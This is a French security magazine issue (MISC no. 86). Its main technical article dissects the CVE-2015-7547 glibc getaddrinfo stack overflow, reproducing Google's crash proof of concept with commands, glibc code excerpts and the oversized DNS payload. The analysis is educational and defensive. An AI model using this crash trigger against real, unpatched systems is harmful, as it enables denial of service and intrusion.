MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
L 19018 - 86 - F: 8,90 € - RD
N° 86 JUILLET / AOÛT 2016
France MÉTRO. : 8,90 € - CH : 15 CHF - BE/LUX/PORT CONT : 9,90 € - DOM/TOM : 9,50 € - CAN : 16 $ CAD

CODE *SSL/TLS / ÉTAT DE L'ART*

## L'impact réel de la cryptographie obsolète sur la sécurité

p. 61

SYSTÈME *VIE PRIVÉE / MICROSOFT*

## Windows 10 : découvrez quelles données sont envoyées à votre insu

p. 70

ORGANISATION *SIMULATION / INTRUSION*


## Comment et pourquoi réaliser un audit APT ? Quelles sont les différences avec un audit traditionnel ?

p. 78

DOSSIER

### VOUS ALLEZ AVOIR PEUR DE VOTRE CAFETIÈRE !

# QUELLE SÉCURITÉ POUR L'INTERNET DES OBJETS ?

p. 24

1 - Internet des objets, quel impact pour votre défense périmétrique ?
2 - Comprendre le protocole 802.15.4 et sa sécurité
3 - Tout, tout, tout, vous saurez tout sur le protocole ZigBee
4 - Analyse radiofréquence d'une clé de voiture pour déverrouiller un véhicule

EXPLOIT CORNER

## La faille de la fonction getaddrinfo de glibc à la loupe

p. 04

MALWARE CORNER


## À la rencontre du ransomware Petya

p. 10

FORENSIC CORNER

## Quand la Threat Intelligence rencontre le DFIR

p. 16

esiea GROUPE

# FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

## MASTÈRE SPÉCIALISÉ À PLEIN TEMPS
(740 heures sur 6 mois de cours, puis 6 mois en entreprise)

Accrédité par la Conférence des Grandes Écoles

MS Mastère spécialisé®

▶ Inscriptions ouvertes pour la rentrée d'octobre 2016

### MASTÈRE SPÉCIALISÉ SIS

**SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES**
**/ Campus de Paris**

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

www.esiea.fr/ms-sis ms-sis@esiea.fr

MISE EN PRATIQUE SYSTÉMATIQUE

## 2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (220 heures de cours de mi-février à mi-juillet)

▶ Inscriptions ouvertes pour la rentrée de février 2017

### BADGE REVERSE ENGINEERING

**POUR ÊTRE CAPABLE D'ÉTUDIER TOUT TYPE DE PROGRAMME**
**/ Campus de Paris**

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

www.esiea.fr/badge-re
www.quarkslab.com/badge-re
badge-re@esiea.fr

### BADGE SÉCURITÉ OFFENSIVE

**POUR TROUVER, EXPLOITER ET CORRIGER LES VULNÉRABILITÉS D'UN SYSTÈME**
**/ Campus de Paris**

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

www.esiea.fr/badge-so
www.quarkslab.com/badge-so
badge-so@esiea.fr

En partenariat avec quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

De Visu

# ÉDITO / TRIBUNE

## JURASSIC PARK II : LE RETOUR ÉPHÉMÈRE DU DINOSAURE

Françaises, Français, Belges, Belges, geeks velus élevés au Coca light, à la pizza et autres RST de cuisine, fétichistes du silicon plus dans la valley que dans les seins, virtuoses de l'ARP aux doigts volants, tels Christian, sur le clavier, amateurs de bits surtout bien RAID, pervers du test de pénétration et autres back orifices, public chéri mon amour : bonjour !

Je trouve impressionnant que vous soyez aussi nombreux à me (re)lire. En ce qui me concerne, j'aimerais mieux faire autre chose que rédiger cet édito. Je me réjouis toutefois à l'idée des gloussements étouffés que vous pousserez à la lecture d'un calembour, de vos regards bovins qui éclaireront vos visages à la lecture d'un calDüsseldorf, ou des larmes que vous verserez devant tant de calamités.

Que s'est-il passé depuis ma pseudo-retraite dans le petit monde de la SSI française ? L'ANSSI a continué à labelliser tout et n'importe quoi, les gros acteurs ont continué à racheter tout et n'importe quoi, et les APTs ont continué à défoncer tout et n'importe quoi. Rien de nouveau en fait.

Ah si, ma fille, Romane, 3 mois, à qui je dédie cet édito pour quand elle saura lire. On m'avait promis l'enfer, mais avec elle, je ne suis pas au feu tous les jours, car elle est loin d'être la pire, Romane. Mais je m'éloigne, ceci n'a aucun rapport, à la différence de la naissance de ma fille qui en a nécessité.

Je m'imagine déjà dans quelques années tentant de lui expliquer ce que j'ai fait de ma vie, et le monde parallèle sans loi (lex en latin) et sans yack de l'Internet. Et comme on dit en SSI, para : no yack ! Alors, quels animaux pouvons-nous rencontrer dans le pays merveilleux de la SSI ?

**Chief Information Security Officer** : Un bon CISO est un CISO mort ! À cause de son surmenage, il court de réunion en réunion, jusqu'à l'épuisement. Pour y remédier, les anglo-saxons les nomment en duo, afin d'avoir une paire de CISO. En Chine, où ils sont bien plus nombreux, on parle de CISO 27000. C'est censé être le coordinateur de tout ce qui touche à la sécu, mais c'est bien souvent un placard où les moyens ne sont à la hauteur ni des besoins, ni des attaquants.

**Le malware analyst** : Le malware analyst est à la sécurité ce que le cuisinier de fastfood est à la gastronomie. Il abat un travail considérable et répétitif, enchaînant les analyses tel Lance Armstrong au Tour de France. Passant de sa sandbox préférée à son SIEM, il ne touche jamais à son IDA, car il s'appuie sur l'unpacker Lewis ne perd jamais. Il se rend ainsi compte que les menaces avancées le sont autant que toi lecteur à l'issue de cet édito.

**Le pentester** : Aspirant à rooter globalement n'importe quel serveur qui passe sous son nmap à l'aide d'une injection SQL aveugle déclenchant un remote heap overflow dans le kernel dudit serveur, la plupart du temps, admin/admin lui suffit pour atteindre son objectif. La satisfaction de la réussite laisse alors place au désespoir en l'espèce humaine. Parfois, une dose hors norme de stéroïdes est nécessaire, c'est la méthode Charlyze, pour un test Theron, mais c'est aussi rare qu'une fille dans le public de SSTIC.

**Le vuln researcher** : Un bon 0 day est un 0 day vivant, sauf pour le projet 0 de Google qui, avec un talent indéniable (James, Dan, Tavis, Ide, et plus), met la sauce Tartare pour en tuer autant qu'ils peuvent en les disclosant parfois sauvagement pour faire bouger les éditeurs : « tu devrais te consacrer aux JAR, je passe mon temps à trouver des vulns, tellement c'est troué » dit Dan à Ide. Au moins, en Ormandy, les gars avaient une chance de gagner contre les nazis… Là, pour tenter d'imposer ses muscles auprès des éditeurs, Google y va à coups de chocs, c'est de la comm' Taser, mais pour autant, il restera toujours des bugs.

Finalement, on se rend compte que ce n'est pas tant la fonction que la bonne volonté et les compétences qui font bouger les lignes. La SSI est une aventure humaine avant tout, destinée à protéger nos données tel un cardinal protégeant ses prêtres. Parfois, il y a des fuites (et tant mieux). Il faut donc se bouger et sensibiliser tout le monde, pas que les « hackers » qui le sont déjà, aux notions élémentaires de sécurité, nos données étant partout, tripotées par n'importe qui. Sinon, comme on dit à Lyon : Noël à confesse, Pâques dans les fesses.

Alors voilà, public chéri mon amour, tu comprends pourquoi je voudrais faire autre chose qu'écrire cet édito : je baisse ! Plutôt que de glousser bêtement en cherchant les calStuttgart de ce texte, il me semble que toi aussi tu as mieux à faire, comme tourner les pages de ce magazine pour te cultiver, si tu ne veux pas terminer comme le sot 6 de Francfort, hein mon chou, comme une veille croûte.

Sur ces paroles angéliques, je retourne dans ma retraite aux Îles Marquises à me faire des couilles en or en mangeant des bonbons, c'est ce qu'on appelle le cyber-lingot. En réalité, je suis ravi de vivre cette époque de révolution technologique et sociétale en essayant d'y apporter ma modeste contribution. Quand on peut vivre d'une de ses passions, c'est quand même un luxe, il ne faudrait pas que mon Alzheimer me le fasse oublier.

Fred RAYNAL
(a.k.a. pappy avant d'avoir été pappa, fondateur de MISC canal historique)

@fredraynal / @MISCRedac

Retrouvez-nous sur
@miscredac et/ou @editionsdiamond

www.ed-diamond.com
OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS BASE DOCUMENTAIRE

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# SOMMAIRE



www.miscmag.com

**MISC** est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
**Tél. :** 03 67 10 00 20 - **Fax :** 03 67 10 00 21
**E-mail :** cial@ed-diamond.com
**Service commercial :** abo@ed-diamond.com
**Sites :** www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
**Dépôt légal :** A parution
**N° ISSN :** 1631-9036
**Commission Paritaire :** K 81190
**Périodicité :** Bimestrielle
**Prix de vente :** 8,90 Euros

**Directeur de publication :** Arnaud Metzler
**Chef des rédactions :** Denis Bodor
**Rédacteur en chef :** Cédric Foll
**Secrétaire de rédaction :** Aline Hof
**Responsable service infographie :** Kathrin Scali
**Responsable publicité :**
Valérie Frechard Tél. : 03 67 10 00 27
**Service abonnement :** Tél. : 03 67 10 00 20
**Illustrations :** www.fotolia.com
**Impression :** pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
**Distribution France :** (uniquement pour les dépositaires de presse)
**MLP Réassort :**
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
**Service des ventes :** Abomarque : 09 53 15 21 77

*La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.*

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

# CVE-2015-7547

Sylvain NAYROLLES
nayrolles.sylvain@gmail.com

***mots-clés : STACK BUFFER OVERFLOW / GLIBC / RÉSEAU***

*Rares sont les CVE qui ont la chance d'avoir un nom, un logo et un site internet à leur effigie. Ce dernier n'a pas eu cette chance, mais cela n'enlève rien à son intérêt. Il concerne la résolution DNS via l'utilisation de la fonction getaddrinfo au sein de la glibc.*

La glibc offre une interface de résolution des noms qui permet d'utiliser la configuration DNS du système d'exploitation. La fonction **getaddrinfo** est la fonction principale de cette API. Sous certaines conditions, un serveur DNS malveillant peut forger une réponse entraînant un buffer overflow dans la pile. Dans cet article, nous allons étudier les conditions d'exécution de cette vulnérabilité en l'illustrant du code source de la **glibc**.

## 1 Découverte

Cette vulnérabilité fût découverte par un salarié de Google constatant que son client SSH préféré « segfaultait » quand il tentait d'accéder à un service précis. Ne s'arrêtant pas à ce seul constat d'échec, les ingénieurs de chez Google étudièrent les conditions qui ont amené à ce résultat, pour enfin se rendre compte que le problème venait de l'appel à la fonction **getaddrinfo** de la **glibc**. Dans l'article de Google présentant **[GOOGLE]** la vulnérabilité, ils annoncent aussi la découverte d'un exploit distant valide, ce qui souligne la gravité de cette dernière, et a ainsi attiré notre attention. Ils n'ont pas publié l'exploit, mais ont tout de même publié un script python afin de reproduire le crash. Ce dernier constitue le point de départ de notre analyse.

## 2 PoC

Les ingénieurs Fermin J. Serna, Gynvael Coldwind et Thomas Garnier ont publié un *proof of concept* mettant en évidence le CVE **[GITHUB_POC]**. Il se compose principalement de deux fichiers :

- **CVE-2015-7547-client.c** ;
- **CVE-2015-7547-poc.py**.

Le premier est un simple programme appelant la fonction incriminée sur un faux nom de domaine.

```
if ((r = getaddrinfo("foo.bar.google.com", "22",
     &hints, &res)) != 0)
   errx(1, "getaddrinfo: %s", gai_strerror(r));
```

Le second est nettement plus intéressant. Il contient un script simulant un serveur DNS. À l'aide de Dig, nous allons en étudier le comportement.

```
python ./CVE-2015-7547-poc.py
dig @127.0.0.1 -p 5353 foo.bar.google.fr ANY
```

Cette dernière commande nous donne le résultat suivant :

```
;; Truncated, retrying in TCP mode.
;; Got bad packet: bad label type
2992 bytes
2b 75 81 80 00 01 00 b8 00 00 00 00 00 01 03 66    +u.............f
6f 6f 03 62 61 72 06 67 6f 6f 67 6c 65 02 66 72    oo.bar.google.fr
00 00 ff 00 01 00 00 29 10 00 00 00 00 00 00 00    .......).........
c0 0c 00 01 00 01 00 00 00 0d 00 04 44 44 44 44    ............DDDD
c0 0c 00 01 00 01 00 00 00 0d 00 04 44 44 44 44    ............DDDD
c0 0c 00 01 00 01 00 00 00 0d 00 04 44 44 44 44    ............DDDD
c0 0c 00 01 00 01 00 00 00 0d 00 04 44 44 44 44    ............
```

Nous constatons tout d'abord que Dig n'arrive pas à lire le paquet généré par le script issu du PoC. Mais une chose plus importante encore est la première ligne qui nous avertit que le message est tronqué et qu'il refait une tentative en TCP.

Pour mieux comprendre, il suffit d'analyser un peu le script python. Il se décompose en deux fonctions principales :

- **udp_thread** ;
- **tcp_thread**.

Ces deux fonctions lancent une socket d'écoute, respectivement **SOCK_DGRAM** et **SOCK_STREAM**, sur le port 53, port conventionnellement utilisé par le protocole DNS.

Nous allons donc essayer le client avec le serveur DNS. Rien de plus simple :

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

```
make && ./CVE-2015-7547-client
> gcc -o CVE-2015-7547-client CVE-2015-7547-client.c
> Segmentation fault (core dumped)
```

Ce CVE tient toutes ses promesses et notre simple client plante royalement sur une simple résolution. Nous allons donc voir, à l'aide de wireshark, ce qu'il se passe au niveau réseau.

Nous constatons bien que la première réponse du serveur DNS contient le flag *truncated*. Réponse immédiatement suivie par la réémission de la même requête, mais cette fois-ci en utilisant TCP.

## 3 DNS over TCP

Dans cet article **[BORTZMEYER]**, du toujours très pertinent Stéphane Bortzmeyer, nous apprenons que le protocole DNS peut utiliser TCP comme moyen de transport. Dans certains cas, ce n'est pas qu'une simple alternative. Et c'est bien ce qui arrive ici. En effet, le serveur DNS simule une réponse importante, un peu plus de 2500 octets, et positionne le flag DNS truncated à vrai, ce qui oblige le client à réémettre sa requête via le protocole TCP. Cet automate est géré en interne par la **glibc**. Ceci entraîne une limitation ; sur certains réseaux le port 53 est limité au protocole UDP, ce qui annihile la surface d'attaque, mais pas le bug, nous le verrons plus tard.

Nous apprenons aussi dans cet article que l'utilisation du DNS over TCP tend à se généraliser afin d'éviter les attaques DDos inhérentes à la combinaison UDP DNS.

## 4 getaddrinfo

La fonction **getaddrinfo** nous est présentée dans sa page **man**, comme la digne héritière des fonctions **gethostbyname** et **getservbyname**.

```
DESCRIPTION
  Given  node and service, which identify an Internet host and a
service, getaddrinfo() returns  one or more addrinfo structures,
each of which contains an Internet address that can be  specified
in a call to bind(2) or connect(2).  The getaddrinfo() function
combines the  functionality provided by the gethostbyname(3) and
getservbyname(3) functions into a single  interface,  but  unlike
the latter  functions,  getaddrinfo()  is reentrant and allows
programs to eliminate Ipv4-versus-Ipv6 dependencies.
```

Elle permet de réunir dans une seule et unique interface, les appels à ces dernières, mais ajoute une dimension *thread safe*. En effet, le principal atout de cette fonction est la possibilité de paralléliser les demandes de résolution IPv4 et IPv6. Ceci pouvait causer quelques soucis avec l'ancienne interface à cause de l'utilisation de variables statiques. Pour mieux se rendre compte de son fonctionnement, nous allons réaliser une capture réseau, à l'aide de wireshark, d'une résolution DNS, via **getaddrinfo**, tout en positionnant le champ **ai_family à AF_UNSPEC**. Nous allons également positionner le champ **ai_family** à **AF_UNSPEC**. Ceci aura pour effet de tenter la résolution IPv4 et IPv6 au sein du même appel (Figure 2, page suivante).

Le CVE-2015-7547 exploite la mauvaise gestion de cette multi-résolution combinée à l'automate de réémission DNS over TCP.





*Figure 1 : Capture réseau entre CVE-2015-7547-client.c et CVE-2015-7547-poc.py.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

```
1 0.000000000   127.0.0.1   127.0.1.1   DNS   78 Standard query 0xe14a  A foo.bar.google.com
2 0.000010000   127.0.0.1   127.0.1.1   DNS   78 Standard query 0xd587  AAAA foo.bar.google.com
```

*Figure 2 : Multi résolution DNS via deux requêtes DNS over UDP A(IPv4) et AAAA(IPv6).*

# 5 Analyse

## 5.1 On lance...

Nous allons maintenant essayer de déterminer le lieu de crash. Pour ce faire, nous allons utiliser une Debian 8 n'ayant aucun update de sécurité. Pour réaliser ce débogage, nous avons besoin de quelques outils, tous présents dans les dépôts standards de Debian.

```
sudo apt-get install eclipse-cdt glibc-source
```

Eclipse va nous servir d'interface graphique pour gdb ; **glibc-source**, comme son nom l'indique, permet de télécharger les sources de la **glibc** dans **/usr/src/glibc/glibc-2.19**. Ceci va aussi ajouter un paquet **libglib2.0.0-dbg** qui va nous permettre d'avoir les symboles de débogage (**/usr/lib/debug/lib/x86_64-linux-gnu/libc-2.19.so**).

Nous allons récupérer les sources du PoC :

```
git clone https://github.com/fjserna/CVE-2015-7547
```

Avant de nous lancer dans le débogage, nous allons configurer la résolution de notre machine afin qu'elle utilise le script python fourni dans le POC. Nous allons donc éditer le fichier **/etc/resolv.conf** :

```
echo 'namserver 127.0.0.1' >> /etc/resolv.conf
```

Et enfin, lancer notre script en root, car ce dernier s'attache au port 53 en UDP et TCP :

```
sudo python CVE-2015-7547-poc.py
```

Nous allons maintenant lancer Eclipse et ouvrir un nouveau projet C avec comme source le fichier **CVE-2015-7547-client.c**.





*Figure 3 : Capture de la fenêtre de débogage d'Eclipse juste avant le crash.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Dans l'onglet de configuration du débogage, on peut aussi ajouter les sources de la **glibc** installées par le paquet **glibc-source**.

## 5.2 ... et ça plante

On lance le débogage qui s'arrête brutalement à la ligne 264 du fichier **resolv/res_query.c**.

```
if ((hp0rcode!= NOERROR || ntohs(hp0ancount) == 0)
  && (hp20rcode!= NOERROR || ntohs(hp20ancount) == 0)
```

Nous pouvons constater facilement que les pointeurs **hp** et **hp2** ont pour valeur **0x4242424242424242** et que certaines adresses de pile ont, elles aussi, cette valeur (Figure 3, ci-contre).

Cette valeur correspond au paquet de réponse TCP généré par le script python ligne 153 :

```
data += 'B' * (2300)
```

Le code hexa du caractère 'B' est bien **0x42**.

En examinant le chemin d'exécution, nous retrouvons un nom familier.

## 5.3 gethostbyname4_r

**gethostbyname4_r** permet de réaliser la fameuse multi-résolution promise par **getaddrinfo**. Le branchement se fait via la fonction **gaih_inet**, au sein du fichier **sysdeps/posix/getaddrinfo.c**, ligne 838 :

```
/* gethostbyname4_r sends out parallel A ans AAAA queries and
is thus only suitable for PF_UNSPEC. */
if (req0ai_family == PF_UNSPEC)
  fct4 = __nss_lookup_function (nip, 'gethostbyname4_r') ;
```

Le CVE-2015-7547 se manifestant via l'appel à cette fonction, il est impératif de positionner le flag **AF_UNSPEC** lors de notre configuration de **getaddrinfo**.

Cette fonction va s'occuper de gérer les réponses A et AAAA. Elle va donc allouer un buffer sur la pile pour la première reçue (A ou AAAA) et laisser les couches basses se charger d'allouer le buffer pour la seconde, si celle-ci arrive.

La gestion des buffers de réponse pourrait, à elle seule, faire l'objet d'un cours afin d'illustrer les mauvaises pratiques de gestion mémoire en C. Pour de sombres raisons, que nous interprèterons comme une volonté d'optimisation, il existe plusieurs stratégies selon le nombre et la taille des réponses reçues. Ne pouvant connaître par avance ni le nombre, ni l'ordonnancement des réponses qu'elle va obtenir (en effet, il est probable qu'une seule résolution aboutisse), **gethostbyname4_r** initialise deux buffers. Le premier est alloué dans la pile avec une taille de 2048 octets, et le second est mis à zéro. Le problème est que cette allocation est susceptible d'être modifiée par les appels aux fonctions basses telles que **send_dg** (UDP) et **send_vc** (TCP) présentes dans le fichier **resolv/res_send.c** :

- Si la première réponse est inférieure à 2048 octets, on la copie dans le premier buffer. Si la seconde réponse peut être placée dans le premier buffer, alors on la copie à la suite de la première, et le pointeur sert d'offset.
- Si la seconde réponse est trop importante, alors on l'alloue dans le tas.
- Si la première réponse est supérieure à 2048 octets, alors on alloue directement dans le tas 65535 octets pour les deux réponses.
- ...

Sans oublier que, cet algorithme est presque copié-collé dans les deux fonctions **send_dg** (UDP) et **send_vc** (TCP). La seule chose qui les différencie, est la gestion du flag **truncated** dans la fonction **send_dg** (UDP).

Pour permettre à la fonction appelante, en l'occurrence **gethostbyname4_r**, de réaliser la libération mémoire, trois autres variables sont maintenues :

- **anssizp** : *answer size pointer* pour la réponse 1 ;
- **anssizp2** et **ans2_malloced** : *answer size pointer* et *status* d'allocation pour la réponse 2.

Nous allons voir que c'est bien cette gestion chaotique qui est à l'origine du CVE-2015-7547.

## 5.4 Scénario

Le scénario consiste à faire d'abord deux requêtes UDP, ces dernières se font via l'appel à la fonction **send_dg**. La première réponse arrive, comme elle est supérieure à 2048 octets, nous passons à la ligne 1239 du fichier **resolv/res_send.c** :

```
u_char ans = ansp;            /* ligne 1010 */
...
if ((recvresp1 | recvresp2) == 0 || buf2 == NULL) {    /* ligne 1206 */
  thisanssizp = anssizp;
  thisansp = anscp ?: ansp;
  assert (anscp != NULL || ansp2 == NULL);
  thisresplenp = &resplen;
}
...
if (*thisanssizp < MAXPACKET         /* ligne 1239 */
  /* Yes, we test ANSCP here.  If we have two buffers
    both will be allocatable.  */
  && anscp
  && (ioctl (pfd[0].fd, FIONREAD, thisresplenp) < 0
    || *thisanssizp < *thisresplenp)) {
    u_char *newp = malloc (MAXPACKET);
```

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

```
    if (newp != NULL) {
      *anssizp = MAXPACKET;
      *thisansp = ans = newp;
    }
}
```

La variable **ansp** est bien notre pointeur sur notre buffer, et **anssizp** la variable contenant la taille de ce dernier. On utilise une variable temporaire, **ans**, qui ici va être la source du bug.

Nous voyons ici que nous mettons bien à jour la taille correspondante au buffer de réponse 1, mais que nous nous contentons de mettre à jour la variable temporaire **ans**, ainsi que la valeur pointée par **thisansp**, qui pourtant est égale à notre buffer de réponse, et non **ansp** directement.

Dans cet état, le buffer et la variable de taille ne correspondent plus, mais il n'y a pas d'erreur mémoire, juste une fuite mémoire de 65535 octets. Par contre, la réponse a positionné le flag **truncated**, ce qui signifie que la requête doit être réémise et que le même buffer va être utilisé.

```
if (!(statp->options & RES_IGNTC) &&  anhpDtc) {    /* ligne 1394 */
  /*
  * To get the rest of answer,
  * use TCP with same server.
  */
  Dprint(statp->options & RES_DEBUG,
    (stdout, '';; truncated answer\n''));
  *v_circuit = 1;
  __res_iclose(statp, false);
  // XXX if we have received one reply we could
  // XXX use it and not repeat it over TCP...
  return (1);
}
```

Ici, nous examinons le code responsable du flag **truncated** dans la fonction **send_dg** (UDP). La variable **v_circuit** permet de notifier la réémission, cette fois-ci en TCP. Pour examiner le cheminement, nous retournons plus haut dans la pile d'appel, au sein de la fonction **__libc_res_nsend** dans le fichier **res_send.c**.

```
if(v_circuit)          /* ligne 565 */
  // XXX check whether both requests failed or
  // XXX whether one has been answered successfully
  goto same_ns;
```

À ce stade, nous allons appeler la fonction **send_vc** avec un pointeur sur la pile pointant vers une zone de 2048 octets, mais notre variable de taille est erronée, car elle nous indique 65535 octets.

Le buffer étant toujours alloué sur la pile, toute réponse TCP dépassant 2048 octets provoquera le fameux *stack buffer overflow* tant recherché.

Dans le PoC de Google, la réponse générée par le thread en charge des réponses TCP, remplit un buffer de plus de 2300 octets, largement suffisant pour polluer les variables locales ainsi que la pile d'appel.

```
if data2:
      data = ''
      data += dw(id2)
      data += 'B' * (2300)    # payload
      data2_reply = dw(len(data)) + data
```

## 6 Contre-mesures

Il est nécessaire de patcher, ce qui est la seule contre-mesure véritablement efficace. Bloquer le port 53 en TCP risque en effet de poser beaucoup de problèmes.

